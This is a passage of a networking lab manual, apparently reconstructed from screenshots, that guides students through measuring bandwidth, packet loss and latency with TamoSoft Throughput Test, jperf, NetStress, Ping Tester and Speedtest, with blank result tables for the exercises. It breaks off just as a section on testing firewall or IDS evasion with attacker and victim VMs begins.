TCP Down: 41.31 Mbps (Ave: 36.36)       UDP Down: 28.22 Mbps (Ave: 32.59), Loss: 53.9%
Round-trip time: 4.4 ms
```

Chart: ● Throughput ○ Loss ○ RTT

Status log:

```
throughput test and click "Connect". Press F1 for help.
[2:35:55 PM] Connecting to 172.16.7.222 ...
[2:35:56 PM] Performing tests. Click "Disconnect" to finish.
```

1.3.


2. The dynamically updating chart displays Throughput, Loss, and RTT, depending on your selection, and the text box displays the current and average speeds in Mbps.

   2.1. Loss shows the percent of UDP packets lost in transmission and Round-trip Time (RTT) displays the amount of time in seconds it takes for a data packet to be sent to the server and back.

   2.2.

3. In order to view only TCP results, check the box next to “TCP only” (this will create faster results).

4. By selecting different QoS traffic types, you can see how that will affect your network.



TamoSoft Throughput Test - Client - Ver. 1.0 Build 19

Server IP or IPv6 address: 172.16.7.222

Server port: 27100

QoS traffic type: Best Effort

☑ TCP only

4.1.

5. Find and record the speeds for each QoS type to measure how your network is doing.

Lab Exercise 3

QoS Type	TCP Up	TCP Down	UDP Up	UDP Down
Default (Best Effort)				

Background				
Excellent Effort				
Audio Video				
Voice				
Control				

jperf


jperf is a network bandwidth measurement tool. It tests both TCP and UDP bandwidth over IPv4 and IPv6 networks.

Pair up with your partner and run either the client or server software, while the other person runs the other.

Server Side

We are doing this from our VM Server for you today

1. Plug into the switch via a network cable, and disconnect from the wireless.
2. Open jperf, select the Server option and click "Run IPerf."

2.1. 

JPerf 2.0.2 - Network performance measurement graphical tool

Iperf command: bin/iperf.exe -s -P 0 -i 1 -p 5001 -f m

Choose iPerf Mode: ○ Client ● Server

Server address: 192.168.2.2 Port: 5,001

Parallel Streams: 1

Listen Port: 5,001 □ Client Limit


Num Connections: 0

3. Open CMD and run "ipconfig" to view your IP address.

Client Side

1. Open jperf, verify the Client option is selected, and enter the server's IP address.

1.1. The server address is 192.168.2.241 port (5001)

1.2. 

JPerf 2.0.2 - Network performance measurement graphical tool

Iperf command: Please enter the host to connect to

Choose iPerf Mode: ● Client ○ Server


Server address: Port: 5,001

Parallel Streams: 1

Listen Port: 5,001 □ Client Limit

Num Connections: 0

2. Under the Application layer options in the left hand side of the window, change the Output Format from KBits to MBits.

2.1. 

Application layer options

☐ Enable Compatibility Mode

Transmit 10

○ Bytes ● Seconds

Output Format KBits

Report Interval 1 seconds

Testing Mode ☐ Dual ☐ Trade


test port 5,001

Representative File ...

☐ Print MSS

3. Click on “Run IPerf” in the upper right hand corner of the window.

4. The bandwith will be displayed in the Output box, as well as the graph.


4.1. 

Lab Exercise 4

Utility	TCP Bandwidth	UDP Bandwidth
JPerf		
Throughput Tester (Default QoS)		

NetStress

NetStress is another bandwidth testing utility. It is similar to JPerf and Throughput Tester and can be used in conjunction with those for more testing.




2nd Ping Test Tool

Ping Tester -- Visual network test tool

Step 1. Click on 2ndPingTestTool

Step 2 Ping Google yahoo and a local IP on the network set your send Buffer size to 16384 Bytes



1. Ping one or a group of IP addresses.
2. Trace route one or a group of hosts.
3. Quick scan network to find IP in use.
4. Generate summary report for analyzing.
5. Export the test results to txt or csv log file.
6. Run all DOS commands in Windows form.
7. Automatically test at scheduled time.

Ping Tester - Professional 8.22
File Operate Function IP Utility Help
Add S
Add G
Add R
Edit
Delete
Ping
Scan ip
Stop
Export
Open

□ Select 1 or more IP to test:

□ 192.168.0.1
□ www.google.com
□ www.secondbackup.net
□ www.yahoo.com
□ IP_Group_Active91
□ IP_Group_Same200
□ IP_Group_TA

Set parameter for Ping:

Test Interval: 60 Milliseconds

Send Buffer Size: 64 Bytes

Time Out: 600 Milliseconds

Number of Ping: 1000

Run at :

● Immediately ○ Schedule

From : 05/31/2008 05:52:00


To : 05/31/2008 12:52:00

192.168.0.1

Previous Ping Test Result

```
1.   05/31 04:39:08  Reply from 192.168.0.1      bytes=64  time<1ms  TTL=255  ok      Sent:       70
2.   05/31 04:39:08  Reply from 64.233.189.104   bytes=64  time=33ms  TTL=244  ok     Received:   46
3.   05/31 04:39:08  Reply from 208.109.181.118  bytes=64  time=216ms  TTL=111  ok    Lost:       24
```

Performing a Ping Test:



Perform a Ping Test :

Step 1. Select the one or more IP - URL items.

or directly type 1 IP/URL in the Textbox
or select 1 IP/URL from a IP Group

Step 2. Select the test parameters.

Step 3. Click the 'Ping' to run.

Ping Tester - Professional 8.22
File Operate Function IP Utility Help
Add S
Add G
Add R
Edit
Delete
Ping
Scan ip
Stop
Export
Open

☑ Select 1 or more IP to test:

- ☑ 192.168.0.1
- ☑ www.google.com
- ☑ www.secondbackup.net
- □ www.yahoo.com
- □ IP_Group_Active91
- □ IP_Group_Same200
- ☑ IP_Group_TA

Set parameter for Ping:

- Test Interval: 60 Milliseconds
- Send Buffer Size: 64 Bytes
- Time Out: 600 Milliseconds
- Number of Ping: 1000

Run at :

● Immediately ○ Schedule


From : 05/31/2008 05:52:00

To : 05/31/2008 12:52:00

Selected 4 Items

```
Previous Ping Test Result

1.  05/31 04:39:08  Reply from 192.168.0.1      bytes=64  time<1ms  TTL=255  ok      Sent:      70
2.  05/31 04:39:08  Reply from 64.233.189.104   bytes=64  time=33ms  TTL=244  ok     Received:  46
3.  05/31 04:39:08  Reply from 208.109.181.118  bytes=64  time=216ms  TTL=111  ok    Lost:      24
```

Performing a Trace Route:



Perform a Trace Route :

Step 1. Select the one or more IP/URL items.

or directly type 1 IP/URL in the Textbox
or select 1 IP/URL from a IP Group

Step 2. Select the test parameters.

Step 3. Click the 'Tracert' to ru

Ping Tester - Professional 8.22
File Operate Function IP Utility Help
Add S
Add G
Add R
Edit
Delete
Tracert
Scan ip
Stop
Export
Open

☑ Select 1 or more IP to test:

- □ 192.168.0.1
- ☑ www.google.com
- ☑ www.secondbackup.net
- □ www.yahoo.com
- □ IP_Group_Active91
- □ IP_Group_Same200
- ☑ IP_Group_TA

Set parameter for Tracert:

- Resolve Addresses to Host Names: ☑
- Maximum Number of Hops: 32
- Host List:
- Time Out: 600 Milliseconds

Run at :

● Immediately ○ Schedule

From : 05/31/2008 06:08:00


To : 05/31/2008 13:08:00

Selected 3 Items

Jump to Host: Tracing | Completed

```
Tracing route to 7 hosts.     All Completed.

(1) Tracing route to hk-in-f104.google.com [64.233.189.104]
over a maximum of 32 hops:
```

Scan Network to Find IP in Use:



Scan network to find IP in use :

Step 1. Select the one or more IP - URL items.

Step 2. Click the button 'Scan ip' to run.

Ping Tester - Professional 8.22
File Operate Function IP Utility Help
Add S
Add G
Add R
Edit
Delete
Ping
Scan ip
Stop
Export
Open

☑ Select 1 or more IP to test:

- ☑ www.google.com
- ☑ www.secondbackup.net
- □ www.yahoo.com
- □ IP_Group_Active91
- □ IP_Group_Same200
- ☑ IP_Group_TA
- ☑ IP_Range_150

Set parameter for Ping:

Test Interval: 60 Milliseconds

Send Buffer Size: 64 Bytes

Time Out: 600 Milliseconds

Number of Ping: 1000

Run at :

● Immediately ○ Schedule

From : 05/31/2008 05:52:00


To : 05/31/2008 12:52:00

Selected 5 Items

No.	IP	Ping	Host Name	MAC Address	TTL
1.	192.168.0.1	0 ms		00-19-5B-92-A2-92	255
2.	64.233.189.99	32 ms	hk-in-f99.google.com		244
3.	208.109.181.118	213 ms	p3swh107.shr.phx3.secureserver.net		111
4.	222.92.83.25	59 ms			248

OK

Run All Other Dos Commands:



Run all other dos commands :

Click the 'DOS' button to open the DOS form

Autp add the current entered

Select a DOS command

Select a IP

Run DOS command

Sort the DOS commands

Add the current entered dos command to the list


Edit, refresh, delete the dos commands list

Edit Select or enter dos command line: □ add to list

tracert www.secondbackup.net

```
Tracert www.google.com
tracert www.secondbackup.net
Ping www.google.com
ARP -d
ARP -a
nslookup www.pingtester.net
netstat
xcopy c:\test d:\test2 /e/r/y
net view
net config workstation
hostname
ipconfig /all
tracert www.pingtester.net
```

Generate Summary Report:



Generate summary report :

Step 1: After the test finished,
Click 'Open' to open report.

Step 2: Select the group by time interval.

Step 3: Click...

Step 4: Export the report to txt or csv file


```
Sent:        8829
Received:    8363
Lost:        466
Loss Rate:   5.28 %

Min Time:    0 ms
Max Time:    476 ms
Avg Time:    217 ms
Avg TTL:     141

Report:      Open
```

Ping Test Summary Report

Group By: 10 Minutes

```
Date From   -   To                TTL   Sent   Lost   Time      Loss Rate - Chart

Ping  192.168.0.1 :

03/05 15:31:52 - 03/05 15:40:59   255   406    0      <1 ms      0.00 %
03/05 15:41:00 - 03/05 15:50:59   255   442    0      <1 ms      0.00 %
03/05 15:51:00 - 03/05 16:00:58   255   450    0      <1 ms      0.00 %
03/05 16:01:00 - 03/05 16:10:59   255   437    0      <1 ms      0.00 %
03/05 16:11:00 - 03/05 16:20:58   255   433    0      <1 ms      0.00 %
03/05 16:21:00 - 03/05 16:30:59   255   448    0      <1 ms      0.00 %
03/05 16:31:01 - 03/05 16:38:21   255   327    0      <1 ms      0.00 %

Ping  www.secondbackup.net :

03/05 15:31:52 - 03/05 15:40:59   112   406    60     321 ms    14.78 %  ===
03/05 15:41:01 - 03/05 15:50:59   112   442    75     321 ms    16.97 %  ===
03/05 15:51:01 - 03/05 16:00:59   112   450    53     321 ms    11.78 %  ==
03/05 16:01:00 - 03/05 16:10:59   112   437    68     321 ms    15.56 %  ===
03/05 16:11:01 - 03/05 16:20:59   112   433    68     321 ms    15.70 %  ===
03/05 16:21:00 - 03/05 16:30:58   112   447    77     321 ms    17.23 %  ===
03/05 16:31:00 - 03/05 16:38:22   112   328    65     322 ms    19.82 %  ====
```

Export Test Results To:



Export the test results to txt or csv log file

Export to ...

Open a saved txt or csv file

Test results

Copy the test result screen to clipboard

Ping Tester - Professional 8.22

□ Select 1 or more IP to test:

- □ 192.168.0.1
- □ www.google.com
- □ www.secondbackup.net
- □ www.yahoo.com
- □ IP_Group_Active91
- □ IP_Group_Same200
- □ IP_Group_TA

Set parameter for Ping:

Test Interval: 60 Milliseconds

Send Buffer Size: 64 Bytes

Time Out: 600 Milliseconds

Number of Ping: 1000

Run at :

● Immediately ○ Schedule

From : 05/31/2008 05:52:00


To : 05/31/2008 12:52:00

192.168.0.1

Previous Ping Test Result

```
1.   05/31 04:39:08   Reply from 192.168.0.1      bytes=64  time<1ms  TTL=255  ok        Sent:       70
2.   05/31 04:39:08   Reply from 64.233.189.104   bytes=64  time=33ms  TTL=244  ok       Received:   46
3.   05/31 04:39:08   Reply from 208.109.181.118  bytes=64  time=216ms  TTL=111  ok      Lost:       24
```

Automatically Ping Test or Trace route at Scheduled Time:



Automatically ping test or Traceroute at scheduled time

Step 2: Select the test dateime

Step 1: Select 'Schedule'

Ping Tester - Professional 8.22

☑ Select 1 or more IP to test:

- ☑ www.google.com
- ☑ www.secondbackup.net
- □ www.yahoo.com
- □ IP_Group_Active91
- □ IP_Group_Same200
- ☑ IP_Group_TA
- ☑ IP_Range_150

Selected 5 Items

Set parameter for Ping:

Test Interval: 60 Milliseconds

Send Buffer Size: 64 Bytes

Time Out: 600 Milliseconds

Number of Ping: 1000

Run at :

○ Immediately ● Schedule

From : 05/31/2008 05:57:00

To :

Year : 2008

Month : 05

Day : 31

Hour : 05

/ 57

Ping Test will auto run at: 05/31/2008 05:57:00 to 05/31/2008 12:57:00

stand by ...

SpeedTest


Speedtest.net for easy, one-tap connection testing in less than 30 seconds—accurate anywhere thanks to their global network

Test Firewall or IDS/IPS for APT

Using the New Evader Web Interface

Note – If you get the message “Permission denied”, run the command sudo su – and retry the cd command.

1. Start the VM for the Attacker, and then start the VM for the Victim make sure both are fully booted before you start

